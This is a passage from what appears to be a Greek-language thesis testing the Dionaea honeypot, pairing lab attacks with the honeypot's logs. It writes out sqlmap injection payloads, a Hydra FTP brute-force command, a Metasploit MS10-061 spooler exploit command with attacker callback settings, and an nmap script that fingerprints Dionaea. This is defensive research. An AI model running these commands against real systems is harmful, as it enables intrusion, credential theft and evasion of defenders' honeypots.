| | 192.168.1.2:80 | none | none | undefined | none | 1 | 0 | 4 |
| none |
```

Παρατηρούμε ότι η προσομοίωση δεν είναι επιτυχής διότι δεν επιστρέφει πραγματικά αποτελέσματα που θα επέστρεφε μια κανονική βάση δεδομένων.

3.7.2 Η πλευρά του honeypot

Για να δούμε τι κατέγραψε το honeypot για την επίθεση πρέπει να εξετάσουμε το httpd access log αρχείο. Παρακάτω είναι ένα κομμάτι από το αρχείο την ώρα που προσπαθούσε ο επιτιθέμενος να υλοποιήσει το sql injection:

192.168.1.2 - - [18/Dec/2016:12:59:05 +0200] "GET /phpmyadmin
HTTP/1.1" 301 586 "-"

"sqlmap/0.6.4 (http://sqlmap.sourceforge.net))) AND (((9786=9786"

192.168.1.2 - - [18/Dec/2016:12:59:05 +0200] "GET /phpmyadmin/
HTTP/1.1" 200 8300 "-"

"sqlmap/0.6.4 (http://sqlmap.sourceforge.net))) AND (((9786=9786"

192.168.1.2 - - [18/Dec/2016:12:59:06 +0200] "GET /phpmyadmin
HTTP/1.1" 301 586 "-"

"sqlmap/0.6.4 (http://sqlmap.sourceforge.net)')) AND
(((('yOZQJ'='yOZQJ"

192.168.1.2 - - [18/Dec/2016:12:59:06 +0200] "GET /phpmyadmin/
HTTP/1.1" 200 8300 "-"

"sqlmap/0.6.4 (http://sqlmap.sourceforge.net)')) AND
(((('yOZQJ'='yOZQJ"

192.168.1.2 - - [18/Dec/2016:12:59:06 +0200] "GET /phpmyadmin
HTTP/1.1" 301 586 "-"

"sqlmap/0.6.4 (http://sqlmap.sourceforge.net)')) AND (((('yOZQJ'
LIKE 'yOZQJ"

192.168.1.2 - - [18/Dec/2016:12:59:06 +0200] "GET /phpmyadmin/
HTTP/1.1" 200 8300 "-"

"sqlmap/0.6.4 (http://sqlmap.sourceforge.net)')) AND (((('yOZQJ'
LIKE 'yOZQJ"

192.168.1.2 - - [18/Dec/2016:12:59:06 +0200] "GET /phpmyadmin
HTTP/1.1" 301 586 "-"

"sqlmap/0.6.4 (http://sqlmap.sourceforge.net)\")) AND
(((\"yOZQJ\"=\"yOZQJ"

192.168.1.2 - - [18/Dec/2016:12:59:06 +0200] "GET /phpmyadmin/
HTTP/1.1" 200 8300 "-"

"sqlmap/0.6.4 (http://sqlmap.sourceforge.net)\")) AND
(((\"yOZQJ\"=\"yOZQJ"

192.168.1.2 - - [18/Dec/2016:12:59:06 +0200] "GET /phpmyadmin
HTTP/1.1" 301 586 "-"

"sqlmap/0.6.4 (http://sqlmap.sourceforge.net)\")) AND (((\"yOZQJ\"
LIKE \"yOZQJ"

```
192.168.1.2 - - [18/Dec/2016:12:59:06 +0200] "GET /phpmyadmin/  
HTTP/1.1" 200 8300 "-"
```

```
"sqlmap/0.6.4 (http://sqlmap.sourceforge.net)\") AND (((\"yOZQJ\"  
LIKE \"yOZQJ\"
```

Βλέπουμε πως ακριβώς λειτουργεί το sql injection και τι προσπαθεί να κάνει. Χρησιμοποιεί συνδυασμό ερωτημάτων χρησιμοποιώντας AND και LIKE ώστε το ερώτημα που κάνει να είναι αληθές και να λάβει τις πληροφορίες που ζητάει.

3.8 Brute Force Attack

Οι επιθέσεις ωμής βίας (brute force attacks) αναφέρονται στην εξαντλητική δοκιμή πιθανών συνδυασμών username / password ώστε να βρεθούν τα σωστά credentials και να αποκτήσει ο επιτιθέμενος πρόσβαση σε ένα σύστημα. Συνήθως στην αρχή της επίθεσης χρησιμοποιούνται οι πιο πιθανοί συνδυασμοί, ώστε να πετύχει γρηγορότερα η επίθεση.

Στην ακαδημαϊκή βιβλιογραφία η μέθοδος brute-force είναι μέτρο ασφάλειας ενός αλγόριθμου κρυπτογράφησης. [12] [13] Ένας αλγόριθμος κρυπτογράφησης θεωρείται "σπασμένος" αν υπάρχει αλγόριθμος κρυπτανάλυσης, ο οποίος μπορεί να βρει το κλειδί με μικρότερη πολυπλοκότητα από τη μέθοδο brute-force, ανεξαρτήτως εάν αυτή η προσπάθεια υπολογισμού είναι εφικτή στην πράξη.

Συνήθως, το μήκος των κρυπτογραφικών κλειδιών επιλέγεται με τρόπο τέτοιο, ώστε να απαιτείται υπερβολικά μεγάλος χρόνος υπολογισμών (με βάση τις τρέχουσες υπολογιστικές δυνατότητες) και άρα να μην έχει χρηστική αξία μία τέτοιου είδους επίθεση. Ωστόσο, πολλά υπολογιστικά συστήματα έχουν κατά καιρούς γίνει στόχος brute force attack, με περισσότερο γνωστά τα συστήματα του Πενταγώνου και αστυνομικών αρχών των ΗΠΑ.

3.8.1 Η πλευρά του επιτιθέμενου

Για την υλοποίηση της συγκεκριμένης επίθεσης χρησιμοποιήθηκε το εργαλείο Hydra το οποίο χρησιμοποιείται για αυτό ακριβώς τον σκοπό. Αρχικά έγινε εγκατάσταση του Hydra

```
sudo add-apt-repository ppa:pi-rho/security  
sudo apt-get update  
sudo apt-get install hydra
```

Στη συνέχεια κατεβάσαμε ένα password list μέσα στο οποίο υπάρχουν διάφορα πιθανά passwords. Η μορφή του αρχείου είναι η παρακάτω:

```
#!/comment: This list has been compiled by Solar Designer of  
Openwall Project,
```

```
#!comment: http://www.openwall.com/wordlists/
#!comment:
#!comment: This list is based on passwords most commonly seen on a
set of Unix
#!comment: (that is, more common passwords are listed first). It
has been
#!comment: revised to also include common website passwords from
public lists
#!comment: of "top N passwords" from major community website
compromises that
123456
12345
password
password1
123456789
12345678
1234567890
```

Στη συνέχεια τρέξαμε την επίθεση στην υπηρεσία ftp ως εξής:

```
root@ubuntu:~# hydra -t 1 -l admin -P /root/Desktop/password.lst -
vV 192.168.1.2 ftp

Hydra v7.4.2 (c)2012 by van Hauser/THC & David Maciejak - for legal
purposes only

Hydra (http://www.thc.org/thc-hydra) starting at 2017-01-03
19:32:18

[DATA] 1 task, 1 server, 3546 login tries (l:1/p:3546), ~3546 tries
per task

[DATA] attacking service ftp on port 21

[VERBOSE] Resolving addresses ... done

[ATTEMPT] target 192.168.1.2 - login "admin" - pass "123456" - 1 of
3546 [child 0]
```

```
[ATTEMPT] target 192.168.1.2 - login "admin" - pass "12345" - 2 of 3546 [child 0]
```

```
[ATTEMPT] target 192.168.1.2 - login "admin" - pass "password" - 3 of 3546 [child 0]
```

```
[ATTEMPT] target 192.168.1.2 - login "admin" - pass "password1" - 4 of 3546 [child 0]
```

[. . .]

Μετά την ολοκλήρωση της λίστας δεν βρέθηκαν τα credentials διότι δεν ήταν μέσα στην λίστα με τους κωδικούς.

3.8.2 Η πλευρά του honeypot

Το honeypot αμέσως έπιασε την ύποπτη κίνηση και ξεκίνησε να κάνει την καταγραφή του συμβάντος.

```
1 Jan 03 Tue 19:32:19 2017 : host = 192.168.1.12 : username = admin : password = 123456
```

```
2 Jan 03 Tue 19:32:22 2017 : host = 192.168.1.12 : username = admin : password = 12345
```

```
3 Jan 03 Tue 19:32:25 2017 : host = 192.168.1.12 : username = admin : password = password
```

```
4 Jan 03 Tue 19:32:29 2017 : host = 192.168.1.12 : username = admin : password = password1
```

```
5 Jan 03 Tue 19:32:31 2017 : host = 192.168.1.12 : username = admin : password = 123456789
```

```
6 Jan 03 Tue 19:32:34 2017 : host = 192.168.1.12 : username = admin : password = 12345678
```

```
7 Jan 03 Tue 19:32:36 2017 : host = 192.168.1.12 : username = admin : password = 1234567890
```

[. . .]

Όπως φαίνεται παραπάνω το honeypot αμέσως ξεκίνησε την καταγραφή των προσπαθειών εισόδου στον ftp καταγράφοντας ημερομηνία και ώρα του περιστατικού, από ποια IP γίνεται η επίθεση καθώς και τους συνδυασμούς που δοκίμαζε ο επιτιθέμενος.

3.9 Εκμετάλλευση γνωστών κενών ασφαλείας (exploits)

Exploit είναι ένα κομμάτι εκτελέσιμου κώδικα (μικρής έκτασης συνήθως), ή μια ακολουθία εντολών που εκμεταλλεύονται ένα software bug, (για δυσλειτουργία ή μια ευπάθεια σε κάποιο υπάρχον

λογισμικό) προκειμένου να αναγκάσουν το λογισμικό σε μια μη ομαλή διαδικασία, όπως για παράδειγμα την προβολή των στοιχείων username και password των χρηστών μιας βάσης δεδομένων [14].

Τα exploits συνήθως ταξινομούνται με βάση τα κριτήρια:

- Τον τύπο του Vulnerability που εκμεταλλεύονται
- Τον τόπο που θα εκτελεστούν, δηλαδή αν η εφαρμογή και εκτέλεση γίνει στον ίδιο υπολογιστή (*local*) ή σε κάποιο απομακρυσμένο μηχάνημα (*remote*). Όταν ένα exploit εφαρμόζεται *local*, έχει ως αποτέλεσμα την αύξηση των δικαιωμάτων του προσώπου το εκτελεί. Όταν ένα exploit εκτελείται *remote*, εκμεταλλεύεται τη αδυναμία του απομακρυσμένου συστήματος χωρίς όμως να απαιτείται κάποια προγενέστερη πρόσβαση στο σύστημα.
- Το αποτέλεσμα του που θα επιφέρει στον εισβολέα η εκτέλεση του exploit (π.χ *EoP*, *DOS*, *spoofing*, *Sql injection*).

Η διαδικασία :

- Εύρεση ενός κενού ασφάλειας. Στην περίπτωση που το συγκεκριμένο κενό ασφαλείας δεν γίνει *publish* στο internet χαρακτηρίζεται ως *0day* (*zero day*). Συνήθως τα *0 days* εκδίδονται στο internet προτού δημιουργηθεί κάποιο patch για την εξουδετέρωση του κενού ασφαλείας που αυτά εκμεταλλεύονται. Το όνομα αυτό στηρίζεται στο ότι οι υπεύθυνοι ασφαλείας δεν γνωρίζουν καν την ύπαρξη του συγκεκριμένου κενού ασφαλείας μέχρι την έκδοση του exploit.
- Ανακάλυψη ενός *Dork* για την εύρεση πολλαπλών ευπαθών σελίδων που έχουν ακριβώς το ίδιο κενό ασφαλείας και η εκμετάλλευσή τους είναι η ίδια!
- Συγγραφή ή λήψη του exploit το οποίο αυτοματοποιημένα θα εκμεταλλεύεται το bug που ανακαλύφθηκε και θα αποδίδει σε ελάχιστο χρόνο τα αποτελέσματα της επίθεσης.

Η πιο διαδεδομένη μορφή επίθεσης είναι όταν ο τελικός χρήστης, που λειτουργεί ως διαχειριστής, εξαπατάται είτε ανοίγοντας κάποιο κακόβουλο συνημμένο ενός ηλεκτρονικού μηνύματος, είτε κατεβάζοντας και ανοίγοντας ένα αρχείο από μια κακόβουλη ιστοσελίδα, ή απλά σερφάροντας στον δικτυακό τόπο του εισβολέα που περιέχει ιομορφικό κώδικα εκμετάλλευσης αδυναμιώντων περιηγητών (*browser exploit-kits*). Το αρχείο ή ο κώδικας εκμετάλλευσης αδυναμιών (*exploit*) περιέχει εκτελέσιμο κώδικα που εκτελείται στον υπολογιστή του θύματος με σκοπό την παραβίασή του [15].

Έως τώρα έχουμε δει πως το *honeypot* αντιδρά κάνοντας *service scans* και απομακρυσμένες επιθέσεις. Ας δούμε πως θα συμπεριφερθεί χρησιμοποιώντας *shellcodes*.

Όπως αναφέρθηκε παραπάνω, το *Dionaea* προσομοιώνει *SMB* υπηρεσίες ώστε να «παγιδεύσει» τα *malwares*.


3.9.1 Η πλευρά του επιτιθέμενου

Θα χρησιμοποιήσουμε ένα γνωστό κενό ασφαλείας που υπάρχει στον spooler των εκτυπωτών, το οποίο exploit μας επιτρέπει να εκτελέσουμε κώδικα απομακρυσμένα στο μηχάνημα που θέλουμε.

```
/opt/metasploit/msf3/msfcli exploit/smb/ms10_061_spoolss  
PNAME=XPSPrinter RHOST=192.168.1.2 EXITFUNC=process  
LHOST=192.168.1.12 LPORT=4444 E.
```

3.9.2 Η πλευρά του honeypot

Παρακάτω φαίνεται πως αντιδρά το honeypot:



```
connection 2147 smbd tcp accept 192.168.1.2:4445 <- 192.168.1.12:45360 (2147 None)  
dcerpc bind: uuid '38c76771-ab02-a7b0-d4b3-17744872161c' (None) transfersyntax 8a885d04-1ceb-11c9-9fe8-08002b104860  
dcerpc bind: uuid '2718b5bb-ff1d-a0a2-e8bc-b59832d54045' (None) transfersyntax 8a885d04-1ceb-11c9-9fe8-08002b104860  
dcerpc bind: uuid '011a242a-7e13-b309-ee9b-9a0690ff8dfe' (None) transfersyntax 8a885d04-1ceb-11c9-9fe8-08002b104860  
dcerpc bind: uuid '78829f95-1de2-ae12-f0ad-02357b1cbd68' (None) transfersyntax 8a885d04-1ceb-11c9-9fe8-08002b104860  
dcerpc bind: uuid '9373ae7d-d2be-4a43-1dd3-88b500d363a7' (None) transfersyntax 8a885d04-1ceb-11c9-9fe8-08002b104860  
dcerpc bind: uuid '21c08dfc-4840-bfe0-4460-b245e30cb13d' (None) transfersyntax 8a885d04-1ceb-11c9-9fe8-08002b104860  
dcerpc bind: uuid 'e4020a20-e892-a76a-333a-cb135e6deb33' (None) transfersyntax 8a885d04-1ceb-11c9-9fe8-08002b104860  
dcerpc bind: uuid 'a446084f-5fe6-f4c4-c6e6-1904cfd27c55' (None) transfersyntax 8a885d04-1ceb-11c9-9fe8-08002b104860  
dcerpc bind: uuid '08d467aa-06ea-f501-c3f6-9065ce00ca08' (None) transfersyntax 8a885d04-1ceb-11c9-9fe8-08002b104860  
dcerpc bind: uuid '33b35c03-12dd-c6f0-b906-cf646a0a7e85' (None) transfersyntax 8a885d04-1ceb-11c9-9fe8-08002b104860  
dcerpc bind: uuid '2f31a7e0-b380-e511-1a43-d294ef449856' (None) transfersyntax 8a885d04-1ceb-11c9-9fe8-08002b104860  
dcerpc bind: uuid 'b06d4154-9ffb-588c-fd30-e1f458ced8db' (None) transfersyntax 8a885d04-1ceb-11c9-9fe8-08002b104860  
dcerpc bind: uuid '12345678-1234-abcd-ef00-0123456789ab' (spoolss) transfersyntax 8a885d04-1ceb-11c9-9fe8-08002b104860  
dcerpc request: uuid '12345678-1234-abcd-ef00-0123456789ab' (spoolss) opnum 69 (OpenPrinter ())  
dcerpc request: uuid '12345678-1234-abcd-ef00-0123456789ab' (spoolss) opnum 17 (StartDocPrinter ())  
dcerpc request: uuid '12345678-1234-abcd-ef00-0123456789ab' (spoolss) opnum 19 (WritePrinter ())  
dcerpc request: uuid '12345678-1234-abcd-ef00-0123456789ab' (spoolss) opnum 19 (WritePrinter ())  
dcerpc request: uuid '12345678-1234-abcd-ef00-0123456789ab' (spoolss) opnum 19 (WritePrinter ())  
dcerpc request: uuid '12345678-1234-abcd-ef00-0123456789ab' (spoolss) opnum 23 (EndDocPrinter ())  
dcerpc request: uuid '12345678-1234-abcd-ef00-0123456789ab' (spoolss) opnum 17 (StartDocPrinter ())  
dcerpc request: uuid '12345678-1234-abcd-ef00-0123456789ab' (spoolss) opnum 19 (WritePrinter ())  
dcerpc request: uuid '12345678-1234-abcd-ef00-0123456789ab' (spoolss) opnum 23 (EndDocPrinter ())  
dcerpc request: uuid '12345678-1234-abcd-ef00-0123456789ab' (spoolss) opnum 29 (ClosePrinter ())  
offer: spoolss://192.168.1.12/0AkhZ8YzGmDBL6.exe  
offer: spoolss://192.168.1.12/wbem/mof/HJ7bCY5nNzWeh.mof  
download: a6c0dc8b5e567fe8345cb538b901128e spoolss://192.168.1.12  
names
```

Εικόνα 16: Καταγραφή πληροφοριών σχετικά με χρήση του printer spooler exploit

Όπως βλέπουμε παραπάνω το honeypot καταγράφει το αρχείο και αντιλαμβάνεται ότι πρόκειται για κακόβουλο λογισμικό. Ενδιαφέρον έχει ότι έχει κρατήσει το αρχείο κάτω από το /opt/dionaea/var/dionaea/binaries για περαιτέρω ανάλυση.

4. Ανάλυση αποτελεσμάτων και διεξαγωγή συμπερασμάτων

4.1 Ανάλυση αποτελεσμάτων

Ας δούμε τώρα εις βάθος τις επιθέσεις και πως θα αντιδρούσε κάποιος έμπειρος επιτιθέμενος στα όσα απαντούσε το honeypot στις κινήσεις του.

4.2 Nmap (Port Scanning)

Μετά από αρκετή αναζήτηση τόσο στο internet όσο και στο deep web βρήκαμε ότι υπάρχουν nse scripts όπως το παρακάτω που κάνουν αρκετά πιο aggressive το scan που κάνει το nmap ειδικά με σκοπό να βρίσκουν honeypots χαμηλής αλληλεπίδρασης.

dionaea-detect-mysql.nse

```
description = [[
```

```
The low interaction honeypot Dionaea is remotely detectable  
using information in the response from the MySQL service.
```

```
Part of the script use code from another Nmap script created by:  
Patrik Karlsson
```

```
Although Dionaea is built for automatic attacks which would most  
likely not check the target before exploitation.
```

```
However having a honeypot that can be easily fingerprinted could  
attract unwanted attention to the organization running the  
service.
```

```
Thanks to Patrik Karlsson for his invaluable help during the  
research!
```

```
]]
```

```
author = "Mikael Keri"
```

```

license = "Same as Nmap--See http://nmap.org/book/man-legal.html"

categories = {"default", "discovery", "safe"}

require 'shortport'
require 'stdnse'
require 'mysql'

portrule = shortport.port_or_service(3306, "mysql")

action = function( host, port )

    local socket = nmap.new_socket()
    local result = {}

    socket:set_timeout(5000)

    local status, response = socket:connect(host, port)
    status, response = mysql.receiveGreeting( socket )

    status, response = mysql.loginRequest( socket, {
authversion = "post41", charset = response.charset }, "root",
nil, response.salt )

        if status and response.errorcode == 0 then
            status, query_result = mysql.sqlQuery( socket,
"SELECT @@version" )
        end

        socket:close()

        if(query_result == "Learn SQL!") then

```



```

        findings = ("Dionaea MySQL service detected: "
.. query_result)

        end

        return stdnse.format_output(true, findings)

end

```

Πέρα από το παραπάνω, ξανά στήθηκε το honeypot από την αρχή χωρίς κάποιο configuration ώστε να είναι stealth και τα αποτελέσματα ακόμα και του απλού nmap ήταν τα παρακάτω:

```

root@ubuntu:/usr/share/nmap# nmap -sV 192.168.1.2

Starting Nmap 6.46 ( http://nmap.org ) at 2017-01-14 10:24 GMT

Nmap scan report 192.168.1.2

Host is up (0.0082s latency).

Not shown: 989 closed ports

PORT STATE SERVICE VERSION
21/tcp open  ftp Dionaea honeypot ftpd
22/tcp open  ssh (protocol 2.0)
42/tcp open  tcpwrapped
80/tcp open  http?
135/tcp open  msrpc?
443/tcp open  ssl/https?
445/tcp open  microsoft-ds Dionaea honeypot ftpd
1433/tcp open  ms-sql-s Dionaea honeypot MS-SQL server
3306/tcp open  mysql MySQL 5.0.54
5060/tcp open  sip (SIP end point; Status: 200 OK)
5061/tcp open  ssl/sip (SIP end point; Status: 200 OK)
...truncated...

```

Όπως φαίνεται παραπάνω, αν ο χρήστης που χρησιμοποιεί το honeypot δεν είναι αρκετά προσεκτικός, μπορεί εύκολα να εντοπιστεί ακόμα και από ένα τυπικό nmap.

4.3 VOIP επίθεση (SIP)

Στην επίθεση που έγινε παρατηρήθηκε ότι η επίθεση δεν επέστρεψε αποτελέσματα. Κάτι που από μόνο του δεν κινεί ιδιαίτερες υποψίες διότι μπορεί το μέρος στο οποίο βρίσκεται ο επιτιθέμενος να το έχει αποκλείσει ο network administrator διότι έχει χαρακτηριστεί ως «ύποπτο». Κατά συνέπεια για να έχουμε ακριβέστερα αποτελέσματα και μια καλύτερη εικόνα για το αν η επίθεση έγινε σε πραγματικό δίκτυο ή σε κάποιο honeypot θα πρέπει να εμβαθύνουμε στην ανάλυση του SIP πρωτοκόλλου.

Αρχικά υποκλέψαμε μέσω ενός αναλυτή πρωτοκόλλων, το Wireshark, ένα SIP Invite πακέτο μέσα σε ένα εταιρικό δίκτυο, ώστε να το αναλύσουμε για την καλύτερη κατανόηση του τρόπου λειτουργίας του πρωτοκόλλου. Το παρακάτω πακέτο είναι από πραγματικό δίκτυο.

```

[+] Frame 144 (850 bytes on wire, 850 bytes captured)
[+] Ethernet II, Src: 00:0b:82:0a:5e:5c (00:0b:82:0a:5e:5c), Dst: 00:0c:29:37:81:50 (00:0c:29:37:81:50)
[+] Internet Protocol, Src: 10.172.0.101 (10.172.0.101), Dst: 10.172.0.2 (10.172.0.2)
[+] User Datagram Protocol, Src Port: 5060 (5060), Dst Port: 5060 (5060)
[+] Session Initiation Protocol
  [+] Request-Line: INVITE sip:107@10.172.0.2 SIP/2.0
  [+] Message Header
    [+] Via: SIP/2.0/UDP 10.172.0.101:5060;branch=z9hG4bK59fab8a649810a
    [+] From: "101" <sip:101@10.172.0.2>;tag=0374a1343263be14
    [+] To: <sip:107@10.172.0.2>
    [+] Contact: <sip:101@10.172.0.101:5060>
    Supported: replaces, timer
    Call-ID: d61d626db1c1d19d@10.172.0.101
    [+] CSeq: 1660 INVITE
    User-Agent: Grandstream GXP2000 1.1.0.14
    Max-Forwards: 70
    Allow: INVITE, ACK, CANCEL, BYE, NOTIFY, REFER, OPTIONS, INFO, SUBSCRIBE, UPDATE, PRACK
    Content-Type: application/sdp
    Content-Length: 307
  [+] Message body
    [+] Session Description Protocol
      Session Description Protocol Version (v): 0
      [+] Owner/Creator, Session Id (o): 101 8000 8000 IN IP4 10.172.0.101
      Session Name (s): SIP Call
      [+] Connection Information (c): IN IP4 10.172.0.101
      Time Description, active time (t): 0 0
```

Εικόνα 17: Payload ενός SIP Invite πακέτου

- **Request-Line-URI:** Περιέχει τον παραλήπτη της κλήσης. Περιέχει την ίδια πληροφορία όπως το πεδίο "To" (προς).
- **Via:** Κάθε proxy, στο request path προσθέτει στο πεδίο via την διεύθυνση και την port αυτού που στέλνει το πακέτο. Όχι του αρχικού αποστολέα, αλλά αυτού που τώρα προωθεί το πακέτο. Όταν φτάσει το πακέτο στον τελικό παραλήπτη και εκείνος στείλει μια απάντηση, οι ενδιαμέσιοι proxy συμπληρώνουν το πεδίο via με ανάποδη σειρά από την αρχική, ώστε να επιστρέψει το response στον αρχικό αποστολέα.
- **From:** Στο συγκεκριμένο πεδίο αναγράφεται η διεύθυνση του αρχικού αποστολέα του πακέτο.
- **To:** Όπως και το Request-Line-URI, περιέχει πληροφορίες για τον τελικό παραλήπτη του πακέτου.
- **Allow:** Σε αυτό το πεδίο υπάρχει μία λίστα με το ποιες ενέργειες υποστηρίζει και μπορεί να χρησιμοποιήσει αυτός που κάνει την κλήση. Το πρωτόκολλο SIP, στο σύνολο του έχει

τις εξής λειτουργίες: ACK, BYE, CANCEL, INFO, INVITE, NOTIFY, OPTIONS, PRACK, REFER, REGISTER, SUBSCRIBE, UPDATE.

Οι γνωστότερες ευπάθειες στο πρωτόκολλο SIP, τις οποίες θα μπορούσε να εκμεταλλευτεί ο επιτιθέμενος είναι οι εξής:

- Το πρωτόκολλο SIP είναι σχετικά πολύπλοκο αλλά free format πρωτόκολλο. Κάτι το οποίο σημαίνει ότι θα μπορούσε κάποιος εύκολα να τροποποιήσει τα πακέτα που στέλνει.
- Από μόνο του ως πρωτόκολλο, το SIP δεν απαιτεί κάποιο είδος προστασίας (σε αντίθεση με άλλα πρωτόκολλα όπως το HTTPS).
- Για επικοινωνία VoIP, δηλαδή χρήση SIP πρωτοκόλλου, στο επίπεδο μεταφοράς του OSI χρησιμοποιείται το UDP πρωτόκολλο.
- Η σημαντικότερη ευπάθεια είναι ότι τα data firewalls δεν κάνουν monitor τα SIP πακέτα.

Γνωρίζοντας τα παραπάνω και χρησιμοποιώντας ένα auxiliary module για VoIP δίκτυα του Metasploit μπορούμε να δημιουργήσουμε δικά μας SIP πακέτα ως penetration tools για να στείλουμε στο δίκτυο που θέλουμε να αποκτήσουμε.

Το auxiliary module μας δίνει την δυνατότητα να δημιουργήσουμε πακέτα sip με δικά μας options ώστε να βρούμε τις διαθέσιμες VoIP συσκευές του δικτύου.

```
msf > use auxiliary/scanner/sip/options
```

```
msf auxiliary(options) > set RHOSTS 192.168.1.2/24
```

```
RHOSTS => 192.168.1.2/24
```

```
msf auxiliary(options) > run
```

```
[*] 192.168.1.3 sip:nobody@192.168.1.3 agent='WAcjCpW'
```

```
[*] 192.168.1.9 200 agent='Asterisk PBX 1.6.0.26-FONCORE-r78'  
verbs='INVITE, ACK, CANCEL, OPTIONS, BYE, REFER, SUBSCRIBE,  
NOTIFY, INFO'
```

```
[*] 192.168.1.9 200 agent='Asterisk PBX 1.6.0.26-FONCORE-r78'  
verbs='INVITE, ACK, CANCEL, OPTIONS, BYE, REFER, SUBSCRIBE,  
NOTIFY, INFO'
```

```
[*] Auxiliary module execution completed
```

```
msf auxiliary(options) >
```

Αφού δημιουργήσαμε τα πακέτα με τον παραπάνω τρόπο να στείλαμε μέσα στο δίκτυο και όπως ήταν αναμενόμενο δεν λάβαμε κάποια απάντηση, διότι δεν υπάρχουν πραγματικές VoIP συσκευές.


Σε περίπτωση που το honeypot βρίσκεται σε εταιρικό δίκτυο, ο επιτιθέμενος μπορεί εύκολα να καταλάβει ότι κάτι δεν πάει καλά διότι δεν βρήκε καμία συσκευή VoIP μέσα στο δίκτυο. Κάτι που είναι απίθανο για εταιρικό δίκτυο.

Σε περίπτωση όμως, που η επίθεση γινόταν σε κάποιο SOHO (Small Office / Home Office) δίκτυο που είναι αρκετά πιθανό να μην υπάρχουν VoIP συσκευές, δεν θα μπορούσε να καταλάβει ότι αλληλοεπιδρά με ένα honeypot.

